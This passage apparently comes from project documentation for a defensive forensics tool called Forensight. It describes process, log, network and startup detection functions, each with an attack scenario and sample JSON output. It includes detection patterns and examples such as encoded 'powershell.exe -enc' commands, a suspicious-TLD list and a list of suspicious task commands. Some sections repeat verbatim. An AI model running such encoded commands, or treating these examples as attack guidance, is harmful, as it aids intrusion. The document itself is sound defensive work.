  - **Purpose**: To identify processes attempting to blend into the system by running from unusual directories.
  - **Common Use Case**: Detecting processes launched from temporary directories, user profile folders, or hidden system locations.
  - **Scenario**:
    - A malicious script is executed from C:/Users/Public/Photos/ instead of a standard system directory. This function would flag the path as non-standard.

- **is_new_process(start_time)**
  - This function checks if a process has been started recently, which is a common indicator of active exploitation or ongoing attacks.
  - **Purpose**: To detect newly spawned processes, potentially indicating active exploitation or lateral movement.
  - **Common Use Case**: Flagging processes that appear suddenly and may be part of a rapid attack chain.
  - **Scenario**:
    - An attacker launches a new PowerShell script within the last 24 hours to establish a reverse shell. This function helps identify such recent activity.

- **has_base64_command_line(command_line)**
  - This function detects command lines that contain base64-encoded payloads, a common technique for hiding malicious scripts.
  - **Purpose**: To detect obfuscated commands that use base64 encoding to bypass simple pattern-based detection.
  - **Common Use Case**: Identifying PowerShell or Bash commands that hide malicious payloads in encoded form.
  - **Scenario**:
    - An attacker uses a PowerShell command like powershell.exe -enc dGVzdA== to execute a hidden payload. This function catches the encoded command as a potential threat.
- **is_high_entropy_command(cmd)**
  - This function checks if a command line has high entropy, which is often a sign of obfuscation. High entropy can indicate that the command contains compressed, encrypted, or encoded data, commonly used by malware to evade detection.

- **Purpose**: To identify commands that likely contain obfuscated payloads or heavily encoded data.
- **Common Use Case**: Detecting PowerShell, Bash, or Python scripts attempting to hide their true intentions.
- **Scenario**:
  - An attacker launches a PowerShell script with a highly obfuscated command like powershell.exe -enc dGVzdA==. This function would flag the high entropy as suspicious.

- **get_compile_time(filepath)**
  - This function extracts the compile time from the PE header of an executable file. This can reveal if a file's timestamp has been backdated to avoid detection.
  - **Purpose**: To identify potential attempts to hide a file's age or tamper with its metadata.
  - **Common Use Case**: Flagging files that claim to be old (to appear legitimate) but have suspicious recent modification dates.
  - **Scenario**:
    - An attacker backdates a malware file to make it appear as a legitimate system file. This function would reveal the discrepancy between the claimed and actual compile times.

- **is_suspicious_parent(row, df)**
  - This function checks if a process has a suspicious parent process, indicating possible process injection, abuse of legitimate processes, or privilege escalation.
  - **Purpose**: To identify unusual or high-risk parent-child relationships, which can indicate privilege escalation or process injection.
  - **Common Use Case**: Detecting scenarios where a critical system process is spawned by a low-privilege or non-standard parent process.
  - **Scenario**:

        - A malware dropper uses a trusted process like explorer.exe to launch a hidden payload. This function would detect the unusual parent-child relationship as potentially malicious.

- **is_suspicious_parent_child(row)**
    - This function identifies risky parent-child process pairs, focusing on known abuse patterns like PowerShell being spawned by web browsers or document readers.
    - **Purpose**: To identify dangerous process chains that indicate malicious behavior.
    - **Common Use Case**: Detecting payloads launched from legitimate processes as part of privilege escalation or lateral movement.
    - **Scenario**:
        - A malicious macro in a Word document spawns PowerShell, which then downloads and executes further malware. This function would flag this chain as suspicious.

Each of these process analysis functions is critical for identifying potentially malicious processes, providing a strong foundation for detecting active threats and ongoing intrusions in real time. They collectively improve the framework's ability to catch sophisticated, multi-stage attacks that rely on process injection, stealthy execution, and privilege abuse.

5.4 Machine Learning Enhanced Threat Detection

The framework leverages Google's Gemini AI for advanced, context-aware threat detection. This module is designed to provide deep analysis of system, application, firewall, and startup logs, identifying sophisticated multi-stage attacks that may evade traditional rule-based detection methods. The key components include:

5.4.1 System Event Analysis (geminisys.py)

- **check_content3(api_key, message)**
    - Analyzes Windows system event logs to detect coherent multi-stage attacks.
    - Extracts critical indicators such as attack type, severity, and supporting evidence from raw event logs.

- **Purpose**: To identify and categorize sophisticated attack patterns within Windows system logs, providing analysts with clear, actionable insights.
- **Scenario**:

  Brute-Force RDP Attack:

  - **Event Sequence**: Multiple failed RDP login attempts (Event ID 4625) followed by a successful login (Event ID 4624) and suspicious privilege escalation (Event ID 4672).
  - **Expected Output**:

```
{
  "is_attack": true,
  "threat_level": "High",
  "attack_type": "Brute-Force Login",
"behaviour": "The attacker attempted multiple RDP logins before successfully authenticating with an administrative account, indicating possible brute-force activity.",
  "evidence_events": {
    "4625": "Failed login attempts",
    "4624": "Successful login",
    "4672": "Privileged access granted"
  }
}
```

5.4.2 Application Event Analysis (geminiapp.py)

- **check_content2(api_key, message)**

- **Purpose**: To detect suspicious behavior within application logs, including unauthorized installations, privilege escalations, and lateral movement.
- **Scenario**:

  Malicious DLL Injection:

  - **Event Sequence**: DLL loads (Event ID 8000) followed by suspicious registry modifications (Event ID 4657).
  - **Expected Output**:

```
{
 "is_attack": true,
 "threat_level": "Medium",
 "attack_type": "Persistence Mechanism",
 "behaviour": "A suspicious DLL was loaded, followed by a registry modification, indicating a possible persistence attempt.",
 "evidence_events": {
  "8000": "DLL loaded",
  "4657": "Registry modification detected"
 }
}
```

5.5 VirusTotal Integration for Threat Intelligence

VirusTotal is a critical component of the framework, providing robust file and IP reputation analysis to enhance threat detection and response. It acts as a powerful external threat intelligence source, allowing the framework to validate suspicious files and network connections against a vast repository of known malware, phishing domains, and malicious URLs. This integration significantly reduces false positives and provides critical context for security alerts.

5.5.1 File Hash Reputation Checking

- **check_virustotal(file_hash, api_key, retries=3)**

- This function checks the reputation of a file based on its SHA-256 hash by querying the VirusTotal API. It assesses the file's risk level based on prior detections by other security vendors.
- **Purpose**: To verify the integrity of executable files and detect known malware based on their cryptographic hash values.
- **Common Use Case**: Detecting malicious files before they execute, reducing the risk of malware infections.
- **Scenario**:
  - **Ransomware Attack**:
    - An employee unknowingly executes a file named invoice_update.exe, which starts encrypting files on the system.
    - The framework calculates the file's hash and queries VirusTotal, confirming the file as a known ransomware variant.
- **Expected Output**:
- "malicious"

5.5.2 IP Address Reputation Checking

- **check_ip_reputation(ip_address, api_key, retries=3)**
  - This function checks the reputation of an IP address, identifying known malicious or compromised hosts by querying the VirusTotal API.
  - **Purpose**: To assess the risk associated with external IP connections, helping identify command-and-control servers and compromised hosts.
  - **Common Use Case**: Validating the reputation of external IP addresses to prevent data exfiltration or unauthorized communications.
  - **Scenario**:
    - **Botnet Command-and-Control (C2) Detection**:
      - An internal server begins communicating with an external IP address on a high, uncommon port.
      - The IP address (185.53.177.31) is found to be linked to a known botnet, triggering an immediate containment response.

- **Expected Output**:
- "malicious"

5.5.3 Domain Reputation Checking

- **check_domain_reputation(domain, api_key, retries=3)**
  - This function checks the reputation of a domain, identifying potentially malicious or compromised websites by querying the VirusTotal API.
  - **Purpose**: To prevent phishing attacks and detect malicious domains before data exfiltration or unauthorized access occurs.
  - **Common Use Case**: Validating the reputation of domains accessed by internal hosts to prevent credential theft and data breaches.
  - **Scenario**:
    - **Credential Harvesting Attack**:
      - A user receives a phishing email directing them to secure-verify-login.com.
      - The framework checks the domain reputation and confirms it as a known phishing site, triggering an immediate block.
  - **Expected Output**: "malicious"

Each of these functions significantly enhances the framework's ability to quickly validate potential threats, reducing response times and improving overall cybersecurity resilience.

5.6 Integration with Machine Learning Models (Gemini AI)

The integration with Gemini AI is a critical advancement in this cybersecurity framework, enabling deep contextual analysis of system, application, firewall, and startup logs. Unlike traditional rule-based detection, this machine learning approach uses natural language processing (NLP) and generative AI to uncover sophisticated, multi-stage attacks that might otherwise go unnoticed.

5.6.1 Overview of Gemini AI Integration

Gemini AI provides real-time threat analysis by interpreting event logs, analyzing process behaviors, and detecting anomalous sequences. This integration includes multiple modules, each designed to address specific threat vectors:

- **System Event Analysis**: Detects privilege escalations, brute-force attempts, and lateral movements using system logs.
- **Application Event Analysis**: Identifies unauthorized installations, DLL injections, and persistence mechanisms.
- **Firewall and Network Analysis**: Monitors for unusual traffic patterns, C2 communications, and data exfiltration attempts.
- **Startup Behavior Analysis**: Detects malicious startup entries and registry modifications that indicate persistent malware infections.

5.6.2 Key Machine Learning Functions

- **System Event Analysis (geminisys.py)**
  - **Function**: check_content3(api_key, message)
  - **Purpose**: To analyze system-level logs for evidence of multi-stage attacks.
  - **Sample Output**:

```
{
 "is_attack": true,
 "threat_level": "Critical",
 "attack_type": "Privilege Escalation",
 "behaviour": "The attacker used multiple failed login attempts followed by successful administrative access.",
 "evidence_events": {
  "4625": "Failed login attempts",
  "4624": "Successful login",
  "4672": "Privileged access granted"
 }
}
```

- **Application Event Analysis (geminiapp.py)**
  - **Function**: check_content2(api_key, message)

- **Purpose**: To assess application logs for signs of DLL injections, registry tampering, and code execution.

- **Sample Output**:


```
{
 "is_attack": true,
 "threat_level": "High",
 "attack_type": "Persistence Mechanism",
 "behaviour": "A DLL was loaded followed by a registry modification, indicating a possible persistence attempt.",
 "evidence_events": {
  "8000": "DLL loaded",
  "4657": "Registry modification detected"
 }
}
```


- **Firewall Event Analysis (geminifw.py)**
  - **Function**: check_firewall_events(api_key, message)
  - **Purpose**: To monitor firewall logs for unusual connection attempts and potential data exfiltration.
  - **Sample Output**:


```
{
 "is_attack": true,
 "threat_level": "Medium",
 "attack_type": "Exfiltration Attempt",
 "behaviour": "Unusual outbound connection detected on a non-standard port.",
 "evidence_events": {
  "5156": "Allowed connection detected",
  "5158": "New connection created"
```

```
}
}
```


- **Startup Behavior Analysis (geministartup.py)**
  - **Function**: check_startup_events(api_key, message)
  - **Purpose**: To detect potentially malicious startup items, including registry modifications and unauthorized service creations.
  - **Sample Output**:


```
{
 "is_attack": true,
 "threat_level": "High",
 "attack_type": "Persistence Mechanism",
 "behaviour": "A malicious startup item was added to maintain persistence.",
 "evidence_events": {
   "7035": "Service control command sent",
   "7045": "Service created"
 }
}
```


5.6.3 Real-World Attack Scenarios

- **Credential Theft and Privilege Escalation**
  - **Sequence**:
    - Multiple failed RDP login attempts (Event ID 4625)
    - Successful login with administrative privileges (Event ID 4624)
    - Privilege escalation (Event ID 4672)
  - **AI Output**:


```
{
 "is_attack": true,
```

"threat_level": "Critical",

"attack_type": "Credential Theft and Privilege Escalation",

"behaviour": "The attacker gained administrative access after repeated login failures, indicating a brute-force attack followed by privilege escalation.",

"evidence_events": {

"4625": "Failed login attempts",

"4624": "Successful login",

"4672": "Privileged access granted"

}

}

- **Advanced Persistent Threat (APT) Detection**
  - **Sequence**:
    - DLL injection (Event ID 8000)
    - Registry modification (Event ID 4657)
    - Remote command execution (Event ID 7045)
    -
  - **AI Output**:

{

"is_attack": true,

"threat_level": "Critical",

"attack_type": "Advanced Persistent Threat (APT)",

"behaviour": "An attacker is attempting to establish persistence through DLL injection and remote command execution.",

"evidence_events": {

"8000": "DLL loaded",

"4657": "Registry modification detected",

"7045": "Service created"

}

```
}
```

This deep integration with Gemini AI significantly enhances the framework's ability to detect and respond to sophisticated, multi-stage attacks, providing security analysts with actionable insights and reducing the time required for effective threat mitigation.

5.7 Detection of Unauthorized Software and Startup Modifications

Unauthorized software installations and suspicious startup modifications are common tactics used by attackers to maintain persistence and escalate privileges within compromised systems. This section covers the detection mechanisms implemented in the framework to identify such activities, enhancing overall endpoint security.

5.7.1 Detection of Unauthorized Software Installations

- **Function**: check_unauthorized_software(df_software, user_accounts, opening_hour, closing_hour)
- **Purpose**: Identifies software installations performed by non-administrative users or outside of defined business hours, both of which are common indicators of unauthorized activity.
- **Key Features**:
    - Validates the installer's user account against a pre-defined list of administrators.
    - Checks installation timestamps to detect after-hours activity, reducing the risk of insider threats and unauthorized changes.
- **Sample Detection Scenario**:
    - An employee installs unapproved software (vpn_client.exe) at 2:00 AM using a non-administrative account. This function flags the installation as suspicious due to both the non-admin user and the after-hours timestamp.
- **Expected Output**:

```
[
 {
  "Name": "vpn_client.exe",
  "Install Time": "2025-05-15 02:00:00",
  "Installed By": "johndoe",
```

"Reason": "Non-admin user, Outside business hours"

}

]

5.7.2 Detection of Suspicious Startup Entries

- **Function**: check_suspicious_startup_entries(df, gemini_keys, max_workers=10)
- **Purpose**: Identifies potentially malicious startup entries, which are often used to establish persistence on compromised systems.
- **Key Features**:
    - o Filters out common PowerShell and benign startup entries.
    - o Uses multi-threading for rapid analysis across large datasets.
    - o Integrates with Gemini AI for deeper contextual analysis.
- **Sample Detection Scenario**:
    - o A newly installed backdoor (backdoor.exe) adds itself to the startup registry, ensuring persistence across reboots. This function flags the entry as suspicious based on its unusual command and Gemini analysis.
- **Expected Output**:

[

{

"Key": "HKCU\Software\Microsoft\Windows\CurrentVersion\Run",

"Name": "backdoor.exe",

"Command": "C:\Users\Public\backdoor.exe",

"Analysis": "suspicious"

}

]

5.7.3 Detection of Unauthorized Firewall Modifications

- **Function**: check_firewall_modifications(df_firewall, gemini_keys, max_workers=10)

- **Purpose**: Detects unauthorized firewall rule changes, which are often used by attackers to enable lateral movement or data exfiltration.
- **Key Features**:
    - o Validates firewall modifications against known administrative users.
    - o Integrates with Gemini AI for real-time threat analysis.
- **Sample Detection Scenario**:
    - o An attacker modifies firewall rules to allow RDP traffic from an external IP without using an administrative account. This function flags the change as unauthorized.
- **Expected Output**:


```
[
 {
  "Time": "2025-05-15 03:30:00",
  "Event ID": "5158",
  "User": "guestuser",
  "Message": "Allowed RDP traffic",
  "Reason": "Non-admin change"
 }
]
```


5.8 Analysis of File Changes, Scheduled Tasks, and Event Logs

Unauthorized file modifications, suspicious scheduled tasks, and critical event log analysis are essential components of the framework's threat detection capabilities. This section covers the detection methods for these activities, providing robust monitoring of critical system behaviors.

5.8.1 Analysis of Recent File Changes

- **Function**: analyze_recent_file_changes(df)
- **Purpose**: Detects potentially malicious file modifications, including those involving high-risk file extensions or directories commonly targeted by malware.

- **Key Features**:
  - Scans for risky file extensions like .exe, .ps1, .vbs, and .bat.
  - Identifies changes within sensitive directories like AppData, Temp, and System32.
- **Sample Detection Scenario**:
  - A malicious script (malicious.ps1) is placed in the AppData directory, signaling potential compromise.
- **Expected Output**:


```
[
 {
  "Path": "C:\Users\Public\AppData\malicious.ps1",
  "ChangeType": "Modified",
  "Timestamp": "2025-05-15 02:15:00",
  "Owner": "johndoe"
 }
]
```


5.8.2 Analysis of Scheduled Tasks

- **Function**: analyze_scheduled_tasks(df)
- **Purpose**: Detects potentially malicious scheduled tasks that can be used for persistence, lateral movement, or automated attack execution.
- **Key Features**:
  - Scans for known malicious commands in task descriptions (e.g., PowerShell, cmd.exe, wget).
  - Identifies tasks with suspicious paths or unusual authors.
- **Sample Detection Scenario**:
  - A task named UpdateChecker is scheduled to run a hidden PowerShell script for data exfiltration.

- **Expected Output**:


```
[
 {
  "TaskName": "UpdateChecker",
  "TaskPath": "C:\Windows\Tasks\UpdateChecker.task",
  "Author": "guestuser",
  "Description": "PowerShell -enc ZWNobyBIZWxsbyBXb3JsZA=="
 }
]
```


5.8.3 Analysis of Windows Event IDs

- **Function**: analyze_event_ids_from_file(gemini_keys, max_workers=10)
- **Purpose**: Identifies critical security-related events from Windows event logs, including logon attempts, policy changes, and process creation.
- **Key Features**:
  - Cross-references observed Event IDs against a known list of high-risk IDs.
  - Leverages Gemini AI for real-time, context-aware threat analysis.
- **Sample Detection Scenario**:
  - An attacker attempts multiple failed logins (Event ID 4625) followed by a successful administrative login (Event ID 4624), potentially indicating brute-force activity.
- **Expected Output**:


```
[
 {
  "Event ID": "4625",
  "Description": "Failed login attempt",
  "Severity": "Medium"
 },
```

```
{
  "Event ID": "4624",
  "Description": "Successful login",
  "Severity": "High"
 }
]
```


5.9 Analysis of Network Artifacts and Device Configurations

Understanding network behavior is essential for detecting lateral movement, data exfiltration, and unauthorized device connections. This section focuses on analyzing key network artifacts, including ARP tables, DNS cache, environment variables, open shares, SMB sessions, loaded DLLs, disk information, and volume configurations to identify potential security risks.

5.9.1 Analysis of ARP Tables

- **Function**: analyze_arp_table(df_arp)
- **Purpose**: Identifies potentially malicious network behavior by checking for duplicate MAC addresses, zero MAC addresses, and other anomalies in the ARP table.
- **Key Features**:
  - o Detects duplicate MAC addresses, which can indicate ARP spoofing or man-in-the-middle (MITM) attacks.
  - o Filters known multicast and broadcast MAC addresses to reduce false positives.
- **Sample Detection Scenario**:
  - o An attacker attempts ARP spoofing, creating multiple ARP entries for a single MAC address.
- **Expected Output**:


```
[
 {
  "MAC": "00-1A-2B-3C-4D-5E",
```

```
  "IPs": ["192.168.1.100", "192.168.1.101"],
  "Reason": "Suspicious duplicate MAC address (count: 2)"
 }
]
```


5.9.2 Analysis of DNS Cache

- **Function**: analyze_dns_cache(df_dns)
- **Purpose**: Detects potentially malicious domains based on known bad TLDs, high entropy, excessive numeric characters, and suspicious keywords.
- **Key Features**:
  - o Checks for known malicious TLDs like .cn, .ru, .tk, and .xyz.
  - o Uses entropy analysis to identify potential Domain Generation Algorithm (DGA) domains.
  - o Detects potentially compromised domains using keyword and Punycode analysis.
- **Sample Detection Scenario**:
  - o A compromised device attempts to contact a high-entropy DGA domain (v73hf9c8dsn.xyz), indicating possible malware communication.
- **Expected Output**:


```
[
 {
  "Domain": "v73hf9c8dsn.xyz",
  "Data": "192.168.1.200",
  "Reason": "High entropy domain (potential DGA), Suspicious TLD"
 }
]
```


5.9 Analysis of Network Artifacts and Device Configurations

Understanding network behavior is essential for detecting lateral movement, data exfiltration, and unauthorized device connections. This section focuses on analyzing key network artifacts, including ARP tables, DNS cache, environment variables, open shares, SMB sessions, loaded DLLs, disk information, and volume configurations to identify potential security risks.

5.9.1 Analysis of ARP Tables

- **Function**: analyze_arp_table(df_arp)
- **Purpose**: Identifies potentially malicious network behavior by checking for duplicate MAC addresses, zero MAC addresses, and other anomalies in the ARP table.
- **Key Features**:
    - o Detects duplicate MAC addresses, which can indicate ARP spoofing or man-in-the-middle (MITM) attacks.
    - o Filters known multicast and broadcast MAC addresses to reduce false positives.
- **Sample Detection Scenario**:
    - o An attacker attempts ARP spoofing, creating multiple ARP entries for a single MAC address.
- **Expected Output**:

```
[
 {
  "MAC": "00-1A-2B-3C-4D-5E",
  "IPs": ["192.168.1.100", "192.168.1.101"],
  "Reason": "Suspicious duplicate MAC address (count: 2)"
 }
]
```

5.9.2 Analysis of DNS Cache

- **Function**: analyze_dns_cache(df_dns)

- **Purpose**: Detects potentially malicious domains based on known bad TLDs, high entropy, excessive numeric characters, and suspicious keywords.
- **Key Features**:
  - o Checks for known malicious TLDs like .cn, .ru, .tk, and .xyz.
  - o Uses entropy analysis to identify potential Domain Generation Algorithm (DGA) domains.
  - o Detects potentially compromised domains using keyword and Punycode analysis.
- **Sample Detection Scenario**:
  - o A compromised device attempts to contact a high-entropy DGA domain (v73hf9c8dsn.xyz), indicating possible malware communication.
- **Expected Output**:


```
[
 {
  "Domain": "v73hf9c8dsn.xyz",
  "Data": "192.168.1.200",
  "Reason": "High entropy domain (potential DGA), Suspicious TLD"
 }
]
```


5.9.3 Analysis of Environment Variables

- **Function**: analyze_environment_variables(df_env)
- **Purpose**: Identifies potentially malicious environment variables that may be used for persistence, privilege escalation, or command execution.
- **Key Features**:
  - o Detects non-standard variables pointing to executables.
  - o Identifies hidden directories, path traversal attempts, and known malware keywords.
- **Sample Detection Scenario**:

- An attacker modifies the PATH variable to include a malicious binary directory (C:\Users\Public\Scripts).

- **Expected Output**:


```
[
 {
  "Name": "MALICIOUS_PATH",
  "Value": "C:\\Users\\Public\\Scripts",
  "Reason": "Non-standard variable pointing to executable, Contains potential binary directory"
 }
]
```


5.9.4 Analysis of SMB Sessions

- **Function**: analyze_smb_sessions(df_sessions)
- **Purpose**: Identifies potentially unauthorized or suspicious SMB sessions, which can indicate lateral movement or data exfiltration.
- **Sample Detection Scenario**:
  - An external IP (203.0.113.50) connects to a server using the username backup_admin, indicating possible lateral movement.
- **Expected Output**:


```
[
 {
  "ClientIP": "203.0.113.50",
  "User": "backup_admin",
  "Reason": "External IP address, Known malicious username pattern"
 }
]
```


5.9.5 Analysis of Loaded DLLs

- **Function**: analyze_loaded_dlls(df_dlls)
- **Purpose**: Identifies potentially malicious DLLs that are loaded from non-standard locations, which may indicate process injection or unauthorized code execution.
- **Key Features**:
    - o Detects DLLs loaded from unexpected directories outside of standard system paths.
    - o Helps identify fileless malware and DLL hijacking attempts.
- **Sample Detection Scenario**:
    - o A malware sample (rundll32.exe) loads a DLL from an uncommon directory, indicating a possible code injection attempt.
- **Expected Output**:

```
[
 {
  "ProcessName": "rundll32.exe",
  "DLLName": "malicious.dll",
  "DLLPath": "c:/users/public/temp/malicious.dll",
  "Reason": "Loaded from non-standard path"
 }
]
```

5.9.6 Analysis of Disk Information

- **Function**: analyze_disk_info(df_disk)
- **Purpose**: Identifies potentially suspicious disk configurations, including unusual partition styles, extremely large or small disks, and removable media.
- **Key Features**:
    - o Detects RAW partitions, often used for hiding data.

- Flags unusually small or large disks, which can indicate virtual drives or hidden volumes.

- **Sample Detection Scenario**:
  - An external USB drive (SanDisk Ultra) is detected with a RAW partition, indicating possible data exfiltration or hidden storage.

- **Expected Output**:


```
[
 {
  "Number": 2,
  "Name": "SanDisk Ultra",
  "Size": 8000000000,
  "PartitionStyle": "RAW",
  "Reason": "RAW partition style (unformatted), Potentially removable or external drive"
 }
]
```


5.9.7 Analysis of Volume Information

- **Function**: analyze_volume_info(df_volume)
- **Purpose**: Detects potentially suspicious volume configurations, including volumes without drive letters, extremely small or large sizes, and low free space.
- **Key Features**:
  - Flags volumes without drive letters, which can indicate hidden or misconfigured storage.
  - Identifies volumes with suspicious labels like Recovery, Temp, or Backup.

- **Sample Detection Scenario**:
  - A volume labeled Backup is found without a drive letter and extremely low free space, indicating a potential data exfiltration attempt.

- **Expected Output**:


```
[
 {
  "DriveLetter": "",
  "Label": "Backup",
  "Size": 5000000000000,
  "FreeSpace": 10000000000,
  "Reason": "No drive letter assigned, Suspicious or temporary volume label, Low free space (< 10%)"
 }
]
```


5.10 Graphical User Interface (GUI) Overview

The Graphical User Interface (GUI) for the Forensight Cybersecurity Analyzer was designed to provide a comprehensive and intuitive platform for analyzing a wide range of system and network data. Built using the tkinter library in Python, the GUI integrates various data analysis functions and presents them in a user-friendly format, making it easier for security analysts to inspect, search, and assess potentially malicious activity across multiple data sources. Below is a detailed breakdown of the key components and features of the GUI:

Key Features of the GUI

1. **Tabbed Interface**
    - The GUI organizes analysis results into separate tabs, each dedicated to a specific type of data, such as:
        - **System Info**: Detailed hardware and operating system information.
        - **Network Connections**: Active connections and their associated processes.
        - **Suspicious Processes**: Processes identified as potentially malicious based on various heuristics.
        - **Unusual Processes**: Processes consuming excessive CPU or memory resources.

- **Unauthorized Software**: Applications installed by non-admin users or during off-hours.
- **Security Logs**: Analysis of critical security events.
- **Firewall Modifications**: Review of suspicious firewall rule changes.
- **Recent File Changes**: Detection of potentially harmful file modifications.
- **Open Shares**: Identification of shares with weak permissions.

2. **Search and Filter Capabilities**

   o Each tab includes a search bar that allows users to quickly find relevant entries. This functionality is particularly useful when analyzing large datasets, such as process lists or event logs.

3. **Data Display Modes**

   o The GUI can present data in multiple formats:

   - **Plain Text**: Simple text for basic overviews.
   - **Treeview Tables**: Tabular format for structured data with sorting capabilities.
   - **Scrollable Detailed Views**: Pop-up windows for examining individual rows in detail.

4. **Administrative Controls**

   o The main window includes inputs for specifying business hours, allowing the analysis to consider context like "off-hours" installations as potentially suspicious.

   o An integrated button allows for the execution of PowerShell scripts with elevated privileges, enhancing the ability to collect live system data.

5. **Real-time Analysis Execution**

   o The GUI supports multithreading, ensuring that analysis tasks run concurrently without freezing the main interface. This is particularly important for large datasets or complex scans that might otherwise block the UI.

6. **Copy Functionality**

- The detailed view windows provide a convenient "Copy All" button, allowing analysts to quickly capture the full details of any row for reporting or further analysis.

7. **Error Handling and Logging**

   - Comprehensive exception handling ensures that errors during analysis are clearly reported to the user, both through message boxes and log files.

8. **Scalability and Extensibility**

   - The GUI is designed to be modular, making it easy to add new tabs or analysis functions as the Forensight platform evolves.

Sample Code for Key GUI Functions

Below is a sample of the function that initializes the main analysis loop, ensuring that each tab is populated with its respective data:

```
def run_analysis(self):
    try:
        # System and Hardware Info
        self.display_dict_as_table("System Info", systemInfo.iloc[0].to_dict() if not systemInfo.empty else {})
        self.display_dict_as_table("Hardware Info", hardwareInfo.iloc[0].to_dict() if not hardwareInfo.empty else {})

        # Network Analysis
        connections_list = merged.to_dict(orient='records')
        networkresults = []
        with ThreadPoolExecutor(max_workers=len(API_KEYS)) as executor:
            futures = {executor.submit(process_connection, conn, API_KEYS[i % len(API_KEYS)]): conn for i, conn in enumerate(connections_list)}
            for future in as_completed(futures):
                try:
```

```
                result = future.result()
                if result:
                    networkresults.append(result)
            except Exception as e:
                logging.warning(f"Connection analysis error: {e}")
        self.display_list_of_dicts_as_table("Network Connections", networkresults)
    except Exception as e:
        logging.error(f"Error during analysis: {e}")
        messagebox.showerror("Error", f"Error during analysis: {e}")
```

5.11 Final Thoughts and Future Work

The Forensight Cybersecurity Analyzer represents a significant step toward creating a unified, scalable, and efficient tool for digital forensics and cybersecurity analysis. However, the rapidly evolving nature of cyber threats means that ongoing development and adaptation will be necessary to keep the platform effective and relevant. Several potential areas for future improvement include:

1. **Improved Heuristics and AI Integration**
    - o Leverage machine learning and AI to refine the detection algorithms for greater accuracy in identifying threats.
2. **Enhanced API Support**
    - o Expand integration with additional threat intelligence APIs for more comprehensive analysis.
3. **User Role Management**
    - o Introduce multi-user support with role-based access controls to enhance security in collaborative environments.
4. **Visualization Tools**
    - o Incorporate data visualization dashboards for a more intuitive understanding of complex analysis results.

With these enhancements, the Forensight Cybersecurity Analyzer can evolve into a comprehensive platform for reactive forensic analysis